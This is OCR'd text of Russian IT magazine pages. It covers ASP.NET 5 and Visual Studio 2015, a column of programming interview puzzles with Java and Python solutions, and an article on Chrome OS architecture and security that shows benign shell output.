Отличный сюрприз для веб-разработчиков — новая версия ASP.NET! По словам Microsoft, он был перепроектирован и переделан с нуля, содержит обновления для **SignalR** и **WebAPI**. Теперь он способен выполняться во всех распространенных операционных системах: Windows, Linux, Mac OS X. Из-за того что каждая последующая версия .NET Framework несет за собой наследие предыдущей, в новой версии стек технологии ASP.NET был избавлен от старого мусора, поэтому на данный момент это самая подходящая для построения и развертывания веб-приложений технология. Кроме того, в него более тесно интегрированы менеджер пакетов **Bower** и система сборки **Grunt**. ASP.NET 5 позволяет размещать исполняемый контент на сервере IIS, а также в режиме self-hosting. Одна из главных достопримечательностей новой версии — это новый оптимизированный конвейер HTTP-запросов. Он обладает большей пропускной способностью по сравнению с предыдущей версией. Изначально проекты ASP.NET 5 ориентированы на использование в облаке. Этому способствует в том числе новая система конфигурации, заменившая собой файл Web.config и позволяющая считывать конфигурационные данные из указанных источников, которыми могут быть JSON- и XML-файлы. ASP.NET 5 прекрасно поддерживает старые приложения. Таким образом, приложения, которые были разработаны для предыдущих версий ASP.NET, MVC, WebAPI, Web Pages, будут так же хорошо работать в новых версиях всех перечисленных продуктов. Мне определенно нравится уверенный шаг Microsoft в сторону открытых исходников, это подкрепляет доверие к корпорации. В данном контексте это касается открытия исходников проектов .NET Framework и ASP.NET. Теперь они хостятся на GitHub. И каждый разработчик может следить за развитием продуктов и принять в нем непосредственное участие.

1010. ОТЛАДКА И ПРОИЗВОДИТЕЛЬНОСТЬ


Важность «точки останова» для отладки трудно переоценить, поэтому в новой версии Visual Studio разработчики наделили их дополнительными сведениями, которые в процессе дебаггинга может получить программист.

Работая в Visual Studio 2015, программист может, не покидая отладчик, выявить узкие места в своем приложении. Эти советы отображаются прямо в отладчике, они содержат длительность выполнения методов. Механизм советов по производительности без вызова профилировщика получил имя **PerfTips**.

Кроме того, как мы обсуждали в прошлом номере (статья «Вычисляем на GPU»), в Visual Studio 2015 появились новые средства для сбора и анализа данных о выполнении вычислений на GPU в программах, использующих Microsoft AMP, и играх под DirectX.

1001. ПОЛЬЗОВАТЕЛЬСКИЙ ИНТЕРФЕЙС

В разработке пользовательского интерфейса кардинальных изменений нет, однако есть улучшения. Это в первую очередь касается модифицированного Blend'а для визуального моделирования форм и интерфейсов.




Обновленный Blend

ЗАКЛЮЧЕНИЕ

Мы очень поверхностно посмотрели самые яркие, выдающиеся изменения и нововведения, содержащиеся в новой экосистеме от Microsoft и предназначенные для разработчика.

Многие инструменты еще пока сырые и, по всей вероятности, будут дорабатываться к финальной версии, которую мы ждем осенью. Например, мне совсем не нравится нынешнее состояние интеграции Xamarin. Тем не менее очевидно, что Microsoft проделала колоссальную работу, чтобы повысить производительность каждого разработчика и улучшить качество создаваемых продуктов. Будем надеяться, что мы еще раскроем те темы, которых в этой статье только коснулись.



Александр Лозовский
lozovsky@glc.ru

ЗАДАЧИ НА СОБЕСЕДОВАНИЯХ

ЗАДАЧИ ОТ DZ SYSTEMS И РЕШЕНИЕ ЗАДАЧ ОТ HEADHUNTER

Вот уже десять лет специалисты холдинга DZ Systems занимаются разработкой ПО и созданием информационных систем на самом высоком уровне — за это время их клиентами успели стать такие киты российского бизнеса и мегапроекты государства Российского, как Юлмарт, Яндекс, Мосводоканал, Олимпиада-2014, Mail.Ru Group, Wikimart, Raiffeisen Bank, KFC и BMW.
Офисы группы компаний расположены в пяти городах России: Москве, Санкт-Петербурге, Казани, Ульяновске и Саранске. Поскольку по странному стечению обстоятельств там же обитают наиболее активные читатели нашего журнала :), думаю, тебе будет интересно посмотреть на задачи, которые в DZ Systems ставят перед кандидатами на трудоустройство. Тем более что нигде, кроме нашего журнала, ты их не найдешь.

КАК ПРОХОДИТ СОБЕСЕДОВАНИЕ В DZ SYSTEMS

Мы нанимаем человека, основная обязанность которого — писать код. Конечно, надо видеть, как он это делает. Соискателю предлагается показать любой готовый проект или выполненное тестовое задание для какой-нибудь организации (с постановкой задачи от заказчика). Если показать нечего, то просим выполнить тестовое задание, которое отправляем по имейлу. Когда программист присылает ответ, ведущие разработчики DZ смотрят на код, на правильность выполнения, аккуратность и, как говорится, на красоту архитектуры. Если выполнение нравится, то приглашаем соискателя на собеседование с HR-специалистами, которые смотрят, насколько человек подойдет к сложившейся команде. Мы выбираем людей не только по знаниям, но и по человеческим качествам, для нас очень важны сохранение хорошего климата, комфортная работа с коллегами. На собеседовании стараемся определить, насколько этот человек «наш». Если у него нет всех необходимых навыков, но видно, что он может научиться, есть потенциал, то рады будем с ним сотрудничать.

Программист, который хорошо написал тестовое задание, после беседы с HR-специалистом проходит техническое собеседование с ведущими разработчиками. Офисы DZ находятся в разных городах, поэтому второе собеседование может проводиться по скайпу. Например, мобильные разработчики у нас в Санкт-Петербурге и Казани, а Java-разработчики — в Казани и Ульяновске.

В DZ Systems есть типовые наборы задач и вопросов для технического собеседования, рассчитанного на один час. Такие задачи мы и предлагаем для решения читателям «Хакера». Победители получат возможность бесплатно пройти новый игровой квест от наших друзей из компании «Клаустрофобия» — ограбление банка (questbank.ru). В этом квесте ты получишь возможность на час попасть в банковское хранилище и, еще раз проявив логические способности, вынести оттуда ценную реликвию.

ЗАДАЧА 1

При использовании очевидного представления данных для сохранения даты требуется 8 байт (ДДММГГГГ), а имя человека занимает примерно 25 байт (14 на фамилию, 10 на имя и 1 на первую букву отчества). Насколько вы сможете уменьшить эти числа, если перед вами стоит задача экономии памяти?

СТРУКТУРА DZ SYSTEMS

Digital Zone специализируется на создании масштабируемых веб-систем, рассчитанных на проекты федерального масштаба. Компания на 14-м месте в рейтинге ведущих веб-разработчиков страны за 2014 год (2014.tagline.ru/web-developers-rating/?=1).

E-Legion — разработчик мобильных приложений, в 2014 году компания вышла на первое место в рейтинге Рунета по мобильной разработке (www.ratingruneta.ru/apps/2013/).

ЗАДАЧА 2

Написать (на любом языке программирования) функцию вывода n-го числа последовательности Фибоначчи.

$$F_n = F_{n-1} + F_{n-2}, F_0 = 1, F_1 = 1$$

ЗАДАЧА 3

В массиве натуральных чисел [1..1001], содержащем все числа от 1 до 1000 включительно, есть элемент, повторяющийся дважды. Найти его. К каждому элементу можно обращаться только один раз. Язык программирования — любой.

ЗАДАЧА 4

Заданы два числа a, b. Поменять их значения местами без использования промежуточной переменной (то есть использовать можно только a, b и арифметические операции).

ЗАДАЧА 5

Что такое полиморфизм? Приведите примеры.

ЗАДАЧА 6


Четыре человека должны перейти через пропасть по мосту. Одновременно на мосту могут находиться не больше двух человек, держась за руки, и только с фонарем. Одному из пары надо возвращаться назад, чтобы вернуть фонарик. Один из них переходит мост за одну минуту, второй за две, третий за пять, четвертый за десять минут. Необходимо всем перебраться через мост за 17 мин.

Перекидывать фонарик, идти навстречу, переплывать, останавливаться — нельзя. Задача решаема.

ЗАДАЧА 7

Дана реляционная база данных, которая состоит из трех таблиц (см. картинку).

Написать на SQL программу, которая выведет все компании, где не работает Developer с ID = 3.



Три таблицы реляционной базы данных для седьмой задачи

РЕШЕНИЕ ЗАДАЧ ИЗ ШКОЛЫ ПРОГРАММИСТОВ HEADHUNTER

ЗАДАЧА 1. КОЛИЧЕСТВО РАЗБИЕНИЙ НА K СЛАГАЕМЫХ

Задача является стандартным примером задачи на динамическое программирование. Обозначим интересующее нас количество разбиений через F(n, k). Часть из разбиений содержит единицу в качестве слагаемого. Все такие разбиения можно получить из разбиений числа n – 1 на k – 1 слагаемое добавлением единицы в качестве k-го слагаемого. Те разбиения, которые единицу не содержат, получаются из разбиения числа n – k на k слагаемых прибавлением единицы к каждому из k слагаемых. Таким образом, получается рекуррентная формула: F(n, k) = F(n – 1, k – 1) + F(n – k, k). Объединяя ее с граничными условиями F(n, k) = 1 при n = k либо k = 1 и F(n, k) = 0 при n < k, получаем решение задачи. Пример кода на Java:

```
public class PartitionNumberCounter {
 private int[][] table;
  private PartitionNumberCounter(int number,↵
  int itemsCount) {
    this.table = new int[number][itemsCount];
  }
  private int countPartitions(int number,↵
  int itemsCount) {
    if (number == itemsCount || itemsCount == 1) {
      return 1;
    } else if (itemsCount > number) {
      return 0;
    }
    if (table[number - 1][itemsCount - 1] == 0) {
      table[number - 1][itemsCount - 1] =↵
      countPartitions(number - 1, itemsCount - 1)↵
      + countPartitions(number - itemsCount,↵
      itemsCount);
    }
    return table[number - 1][itemsCount - 1];
  }
  public static int countNumberOfPartitions(int↵
  number, int itemsCount) {
    return new PartitionNumberCounter(number,↵
    itemsCount).countPartitions(number, itemsCount);
  }}
```

ЗАДАЧА 2. МЕДИАНА

В теории вероятностей и математической статистике медианой называется число, которое делит вариационный ряд выборки на две равные части. Для нахождения медианы конечного массива чисел необходимо отсортировать массив от меньших значений к большим и выбрать значение посередине массива.

Для получения медианы массива A = [2, 1, 5, 0, 10] отсортируем массив, получим A_sorted = [0, 1, 2, 5, 10]. Медианой массива является третий элемент массива, то есть 2.

Для нахождения медианы массива с четным числом элементов существуют различные соглашения. Для решения задачи примем следующее соглашение: медианой массива A с четным числом элементов 2N является (A_sorted[N] + + A_sorted[N + 1]) / 2.

Самым популярным и при этом самым неоптимальным способом решения этой задачи является конкатенация массивов, сортировка результирующего массива и получение среднего от n и n + 1 элементов. Такой способ решения имеет алгоритмическую сложность O(n log n). Второй по популярности метод решения этой задачи — использование

сортировки слиянием (merge sort), в этом случае мы получаем алгоритмическую сложность O(n). Рассмотрим способ решения, использующий парадигму «разделяй и властвуй», сложностью O(log n).

Решение

Главная идея состоит в том, что для данных массивов a1 и a2 можно проверить, является ли a1[i] медианой, за константное время. Предположим, что a1[i] — медиана. Так как массив отсортирован, a1[i] больше i предыдущих значений в массиве a1. Если он является медианой, он также больше, чем j = n – i – 1 элементов массива a2.

Необходимо константное время для проверки, что a2[j] <= a1[i] <= a2[j + 1]. Если a1[i] не является медианой, в зависимости от того, a1[i] больше или меньше, чем a2[j] и a2[j + 1], мы знаем, что a1[i] больше или меньше медианы. Исходя из этого, мы можем найти медиану бинарным поиском за O(log n) в худшем случае.

Для двух массивов a1 и a2 сначала пройдем бинарным поиском по a1. Если мы достигнем конца (левого или правого) первого массива и не найдем медиану, начнем искать ее во втором массиве a2.

Алгоритм

1. Получим средний элемент a1. Положим индекс среднего элемента i.
2. Посчитаем индекс j массива a2: j = n – i – 1.
3. Если a1[i] >= a2[j] и a1[i] <= a2[j + 1], то a1[i] и a2[j] — средние элементы. Искомая медиана (a1[i] + a2[j]) / 2.
4. Если a1[i] больше, чем a2[j] и a2[j + 1], то ищем в левой части массива.
5. Если a1[i] меньше, чем a2[j] и a2[j + 1], то ищем в правой части массива.
6. Если мы достигли конца списка a1, то осуществляем бинарный поиск в массиве a2.

Пример

a1 = [1, 5, 7, 10, 13]
a2 = [11, 15, 23, 30, 45]

Средний элемент a1 — 7. Сравним 7 с 23 и 30, исходя из того, что 7 меньше, чем 23 и 30, сдвинемся вправо по a1. Продолжая бинарный поиск в [10, 13], на этом шаге возьмем 10. Сравним 10 с 15 и 23. Так как 10 меньше 15 и 23, снова сдвинемся вправо. 13 больше, чем 11, и меньше, чем 15, заканчиваем работу. Искомая медиана — 12 (среднее от 11 и 13).

Имплементация

```
def get_median(a1, a2, left, right, n):
if left > right:
        return get_median(a2, a1, 0, n-1, n)
    i = (left + right) / 2
    j = n - i - 1
    if a1[i] > a2[j] and (j == n - 1 or a1[i]↵
    <= a2[j+1]):
        if i == 0 or a2[j] > a1[i-1]:
            return (a1[i] + a2[j])/2
        else:
            return (a1[i] + a1[i-1])/2
    elif a1[i] > a2[j] and j != n-1 and a1[i] >
    a2[j+1]:
        return get_median(a1, a2, left, i - 1, n)
    else:
        return get_median(a1, a2, i + 1, right, n)

if __name__ == "__main__":
    a1 = [1.0, 10.0, 17.0, 26.0]
    a2 = [2.0, 13.0, 15.0, 30.0]
    n = len(a1)
    print get_median(a1, a2, 0, n - 1, n)
```

ЗАДАЧА 3. ПЕРЕСЕКАЮЩИЕСЯ ПРЯМОУГОЛЬНИКИ

Одно из возможных решений этой задачи — алгоритм **sweep line**. Отсортировав левые и правые x-координаты прямоугольников, мы получаем массив, каждый элемент в котором можно представить как событие добавления прямоугольника в рассматриваемый в данный момент набор либо удаления прямоугольника. Так как между событиями высота пересечения прямоугольников из набора не меняется, на каждом шаге мы вычисляем часть искомой площади.

Оставшаяся задача — посчитать длину пересечения множества отрезков. Для этого, итерируясь по отсортированному по левой координате массиву, объединяем отрезки до тех пор, пока начало следующего отрезка не будет больше конца предыдущего — это значит, что можно посчитать длину найденного объединения и начать искать следующее.

Имплементация

```
def compute_length(segments):
length, left, right = 0, 0, 0
segments.sort(key=lambda v: v[0])
for l, r in segments:
    if l > right:
        length += right - left
        left, right = l, r
    elif r > right:
        right = r
return length + (right - left)

def compute_area(rectangles):
queue = []
area = 0
for x1, y1, x2, y2 in rectangles:
    queue.append((x1, True, (y1, y2)))
    queue.append((x2, False, (y1, y2)))
queue.sort(key=lambda v: v[0])
segments = []
last = queue[0][0]
for x, status, size in queue:
    area += (x - last) * compute_length↵
    (segments)
    last = x
    if status:
        segments.append(size)
    else:
        segments.remove(size)
return area
```

IT-КОМПАНИИ, ШЛИТЕ НАМ СВОИ ЗАДАЧКИ!

Миссия этой мини-рубрики — образовательная, поэтому мы бесплатно публикуем качественные задачки, которые различные компании предлагают соискателям. Вы шлете задачки на lozovsky@glc.ru — мы их публикуем. Никаких актов, договоров, экспертиз и отчетностей. Читателям — задачки, решателям — подарки, вам — респект от нашей многосоттысячной аудитории, пиарщикам — строчки отчетности по публикациям в топовом компьютерном журнале.

ЧИТАТЕЛИ, ШЛИТЕ ВАШИ ОТВЕТЫ!

Правильные ответы принимает Анна Новомлинская (press@dz.ru). Она же распределяет призы — билеты на офлайн-квест. Не теряйся!



Евгений Зобнин
androidstreet.net

ОСЬ ДЛЯ ВЕБА


ЗАГЛЯДЫВАЕМ ПОД КАПОТ CHROME OS

Что десктопные приложения, да и сам десктоп рано или поздно переедут в веб, было понятно едва ли не после рождения JavaScript, поэтому появление Chrome OS во многом предсказуемо. И тот факт, что облачную ОС выпустила именно Google, тоже абсолютно закономерен. Но давайте попробуем отойти от бесконечных дебатов о будущем десктопа, разжигаемых консервативной частью айтишников, и посмотрим на Chrome OS с точки зрения технической реализации.

ДОРОГА В ОБЛАКА


Google анонсировала Chrome OS летом 2009 года и уже в ноябре продемонстрировала ее публике и выложила исходники в открытый доступ под именем Chromium OS. Тогда операционка была довольно проста и представляла собой запущенный на полный экран браузер Chrome, работающий поверх сильно урезанного дистрибутива Ubuntu. В ней были реализованы все те же механизмы изоляции вкладок браузера и плагинов, все та же многопроцессная модель работы браузера, но в целом ничем особенным операционка не отличалась.

На протяжении следующих пяти лет Google непрерывно, но не особо афишируя свою работу развивала Chrome OS. Попутно она выпускала так называемые Chromebook'и и Chromebox'ы, ставшие популярными среди юниксоидов, которые сносили Chrome OS сразу после покупки. Постепенно Google отказалась от Ubuntu в пользу Gentoo (судя по всему — чтобы получить возможность сборки пакетов без «бесполезных» для нее зависимостей и плюшки Hardened-версии дистрибутива) и заменила-таки однооконный режим на стандартный для десктопов многооконный с обычной панелью задач снизу. Google сознательно отказалась от него в первых версиях Chrome OS, поскольку ОС была ориентирована



Рабочий стол Chrome OS с окном настроек и панелью

Процесс загрузки Chrome OS →



на нетбуки с их небольшими экранами, но, судя по всему, пользователи этого не оценили.

Появились и офлайновые веб-приложения (доступные также в обычном Chrome) и, наконец, поддержка ряда приложений для Android. Последнее событие стало вполне ожидаемым после того, как руководство разработкой обеих операционок перешло в руки Сундара Пичая (Sundar Pichai), который всегда был ответствен за развитие Chrome, Chrome OS и веб-приложений Google.

Chrome OS развивается вместе с самим браузером, поэтому их версии совпадают. На момент написания статьи это была версия 41, но в отличие от браузера у Chrome OS нет готовых сборок для установки за исключением официально поддерживаемых Chromebook'ов и Chromebox'ов. Однако в Сети вполне можно найти неофициальные сборки на базе исходников Chromium OS. Например, здесь goo.gl/UzX7xP всегда можно скачать ежедневные сборки для x86, x64 и ARM. Достаточно записать одну из них на флешку и загрузиться с нее. Однако надо быть готовым, что не все компоненты машины заведутся (в моем случае отвалился тачпад). К тому же Chromium OS не поддерживает Flash, DRM и Netflix, зато в ней есть доступ к консоли с правами root.

БАЗОВЫЕ КОНЦЕПЦИИ

Ключевая идея Chrome OS в том, что по большому счету это ОС для тонких клиентов, где все, кроме графического интерфейса и браузера, находится в Сети. Фактически без подключения к интернету и аккаунта Google операционка даже не пустит пользователя внутрь (по крайней мере в первый раз). Файлы Google предлагает сохранять в свой Google Drive (покупателям Chromebook'ов компания дает 100 Гб), настройки, расширения и установленные приложения синхронизируются стандартным для браузера Chrome способом. Для печати предлагается использовать Google Cloud Print.

В российских реалиях такой подход ничего не дает и создает массу трудностей, да и в остальном мире тоже. Но Chrome OS — это задел Google на будущее, и такая модель работы позволила программистам реализовать ряд интересных архитектурных решений и подходов к обеспечению безопасности. О чем мы и поговорим в оставшейся части статьи.

ВСЕ НАЧИНАЕТСЯ С BIOS

Несмотря на то что Chromium OS может работать на компах со стандартным BIOS, Chromebook'и базируются на CoreBoot. И это не просто одна из их технических особенностей, а намеренная оптимизация. CoreBoot — полностью 32-битный «BIOS», лишенный балласта из большого количества кода инициализации оборудования, бесполезного в наши дни. Вкупе с оптимизациями Google он способен выполнить холодный старт от нажатия кнопки питания до загрузки ядра буквально за доли секунды.

Далее CoreBoot находит загрузочный раздел GPT и загружает в память бинарник, содержащий бутлоадер u-boot (он обычно используется во встраиваемой электронике) и ядро Linux, после чего отдает управление u-boot, и начинается почти стандартная для Linux-дистрибутивов процедура загрузки, включающая в себя монтирование корневого раздела, запуск демонов, графической системы и, наконец, интерфейса.



INFO

Кроме CoreBoot, EEPROM любого Chromebook'а включает в себя SeaBIOS – открытую реализацию BIOS, которая позволяет без лишних хлопот установить на устройство Windows или Linux.



INFO

Благодаря интеграции Aura и Ash в сам Chrome получить рабочий стол Chrome OS можно в любой ОС, запустив браузер с флагом --open-ash.



INFO

В случае сбоя загрузки системы, который регистрируется, если процесс браузера не может быть запущен в течение 30 с, Chromium OS автоматически запускает SSH-сервер и перезапускает опрос ядра на наличие оборудования с помощью команды udevtrigger.

Интересно во всей этой процедуре то, что у загрузчика с ядром и корневой ФС есть «резервные копии» в отдельных разделах, и эта особенность используется для обновления ОС и отката в случае сбоя. Во время автоматического обновления Chrome OS вообще не трогает текущую установку, а вместо этого прописывает новую версию ОС в те самые «резервные разделы», которые становятся «текущими» после перезагрузки. В случае сбоя при загрузке новой версии ОС произойдет обратная перемена местами и юзер сможет получить доступ к заведомо рабочей системе (система сама способна понять, что она успешно загрузилась, и поставить соответствующий флаг на текущие GPT-разделы).

Более того, на каждом этапе передачи управления от одного компонента к другому (например, от CoreBoot к u-boot) происходит сверка цифровой подписи (в случае корневой ФС — поблочная сверка контрольных сумм на лету), при несовпадении которой система также откатится к прошлой версии. Это работает, потому что разделы с текущей версией системы монтируются только на чтение и пользователь даже случайно не сможет их изменить.

ВЕЗДЕСУЩИЙ LINUX

Текущие версии Chrome OS основаны на Gentoo Linux с тем исключением, что вместо стандартной для данного дистрибутива системы инициализации OpenRC здесь задействован убунтовский Upstart. По сравнению с обычным дистрибутивом Linux система сильно урезана, поэтому загружать тут особо нечего и стартует она буквально за секунду. Обычного терминала нет, но есть местный shell crosh, доступный по <Ctrl + Alt + T>.

Выполнив в нем команду shell, мы получим доступ к стандартному bash с правами root (в Chromium OS, естественно) и сможем исследовать систему. Здесь есть всем нам известные демоны rsyslogd, dbus-daemon (D-Bus используется в Chrome OS для обмена данными между браузером и остальными частями системы), wpa_supplicant (аутентификация в Wi-Fi-сетях), dhcpcd, иксы, ModemManager (работа с 3G-модемами), udev, ConnMan (управляет соединениями с сетью) плюс более десятка специфичных для Chrome OS демонов, отвечающих в том числе за обновление системы (update_engine), работу с TPM-модулем (chapsd), шифрование домашнего каталога (cryptohomed), отладку (debugd) и другие задачи.

Особое место здесь занимает демон session_manager, ответственный за инициализацию высокоуровневой части ОС. В его задачи входит:

1. Запустить X-сервер.
2. Инициализировать переменные окружения для браузера Chrome.
3. Создать необходимые каталоги, файлы и правила cgroups для Chrome.
4. Запустить Chrome.
5. Вызвать Upstart-событие login-prompt-visible, в результате чего на экране появится окно логина.

Во время этого процесса действительно не запускаются какие-либо компоненты, отвечающие за формирование «рабочего стола» (за исключением окна логина). Его отрисовкой занимается сам браузер, полагаясь на фреймворк Aura, включающий в себя низкоуровневые функции для работы

```
chronos@localhost:/
chrome-extension://nkoccljplnhpfnfiajclkommnmllphnl/html/crosh.html
Type 'help' for a list of commands.

crosh> shell
chronos@localhost / $ uname -a
Linux localhost 3.14.0 #1 SMP Wed Mar 4 14:46:08 PST 2015 i686 Intel(R) Atom(TM) CPU N455 @ 1.66GHz GenuineInte
l GNU/Linux
chronos@localhost / $ id
uid=1000(chronos) gid=1000(chronos) groups=1000(chronos),18(audio),27(video),208(pkcs11),220(cras),240(brltty),
260(peerd),262(privetd),264(buffet),265(leaderd),403(devbroker-access),1001(chronos-access)
chronos@localhost / $ df -h
Filesystem                                            Size  Used Avail Use% Mounted on
/dev/root                                             1.2G  868M  338M  72% /
devtmpfs                                              498M     0  498M   0% /dev
tmp                                                   499M  160K  499M   1% /tmp
run                                                   499M  652K  498M   1% /run
shmfs                                                 499M   17M  482M   4% /dev/shm
/dev/sdb1                                             976M  320M  641M  34% /home
/dev/sdb8                                              12M   24K   12M   1% /usr/share/oem
/dev/mapper/encstateful                               285M   25M  254M   9% /var
media                                                 499M     0  499M   0% /media
none                                                  499M     0  499M   0% /sys/fs/cgroup
/home/.shadow/4833b196e05c13d9cf9f81388b787a500cbda39f/vault  976M  320M  641M  34% /home/chronos/user
/dev/sda3                                             216G  6.2G  199G   4% /media/removable/External D
rive 1
/dev/sda2                                             9.8G  2.5G  6.8G  27% /media/removable/External D
rive 3
chronos@localhost / $
17:15
```

Linux и в Chrome OS Linux



INFO

EEPROM Chromebook’а содержит не только две копии firmware (одна из которых резервная), но и неперезаписываемый recovery firmware, позволяющий загрузить систему с USB-флешки или карты памяти и произвести проверку и восстановление системы.

Демоны, запущенные под контролем minijail

```
chronos@localhost:/
chrome-extension://nkoccljplnhpfnfiajclkommnmllphnl/html/crosh.html
Welcome to crosh, the Chrome OS developer shell.

If you got here by mistake, don't panic!  Just close this tab and carry on.

Type 'help' for a list of commands.

crosh> shell
chronos@localhost / $ ps aux|grep minijail
root      1184  0.0  0.0   2296   676 ?        Ss   17:11   0:00 minijail0 -u power -g power -G -- /usr/bin/pow
erd --prefs_dir=/var/lib/power_manager --default_prefs_dir=/usr/share/power_manager --log_dir=/var/log/power_ma
nager --run_dir=/var/run/power_manager/power --vmodule=
root      1952  0.0  0.0   2296   664 ?        Ss   17:11   0:00 minijail0 -u devbroker -c 0009 /usr/bin/permis
sion_broker --access_group=devbroker-access
root      2020  0.0  0.0   2296   740 ?        Ss   17:11   0:00 minijail0 -u mtp -g mtp -G -n -S /opt/google/m
tpd/mtpd-seccomp.policy -- /opt/google/mtpd/mtpd -minloglevel=1
root      2135  0.0  0.0   2296   672 ?        Ss   17:11   0:00 minijail0 -u cras -g cras -G -- /usr/bin/cras
root      2191  0.0  0.0   2296   676 ?        Ss   17:11   0:00 /sbin/minijail0 -u bluetooth -g bluetooth -G -
c 3500 -- /usr/libexec/bluetooth/bluetoothd --nodetach
root      3295  0.0  0.0   2296   736 ?        Ss   17:11   0:00 minijail0 -u nfqueue -g nfqueue -c 1000 -S /us
r/share/policy/nfqueue-seccomp.policy -n /usr/sbin/netfilter-queue-helper --input-queue=10000 --output-queue=10
001
chronos  19275  0.0  0.0   3832   692 pts/0    S+   17:13   0:00 grep --colour=auto minijail
chronos@localhost / $
6 17:13
```

с графикой и окнами (с хардварным ускорением через DRI), и окружение рабочего стола Ash, которое отрисовывает панель задач, декорации окон, Google Now и другие стандартные элементы интерфейса ОС. Являясь частью браузера Chrome, они, тем не менее, работают внутри нескольких независимых процессов.

БЕЗОПАСНОСТЬ

Помимо уже рассмотренных методов обеспечения безопасности и целостности данных, таких как безопасная загрузка системы, зашифрованный домашний каталог с кешированными данными (шифрование выполняется отдельно для каждого юзера), а также стандартных для браузера Chrome методов изоляции процессов, плагинов и Native Client от системы (здесь используется механизм seccomp-bpf, позволяющий фильтровать обращения к системным вызовам), в Chrome OS задействован ряд других подходов к обеспечению безопасности.

Центральное место среди них занимает minijail — небольшое приложение, применяемое для изоляции системных сервисов (демонов) и других компонентов системы. Это очень гибкое приложение, которое позволяет выполнять такие функции, как наделение приложения «возможностями» или их отзыв (capabilities — специальная подсистема ядра Linux для наделения не SUID-бинарников некоторыми возможностями root), запереть его в chroot, отозвать права root, установить лимиты на ресурсы (rlimits), разместить процесс в выделенных пространствах имен (на манер LXC и Docker) и применить к нему правила cgroups.

Если взглянуть на вывод ps aux|grep minijail (см. скриншот) в работающей системе, то можно заметить, что minijail используется для запуска демонов с теми или иными настройками, но число таких демонов по отношению ко всем работающим в системе не так уж и велико. Судя по документам разработчиков (goo.gl/4FpmMS), в будущем minijail планируют существенно расширить и применять его к гораздо большему количеству компонентов системы, включая графический стек и Chrome. Пока же что есть, то есть.

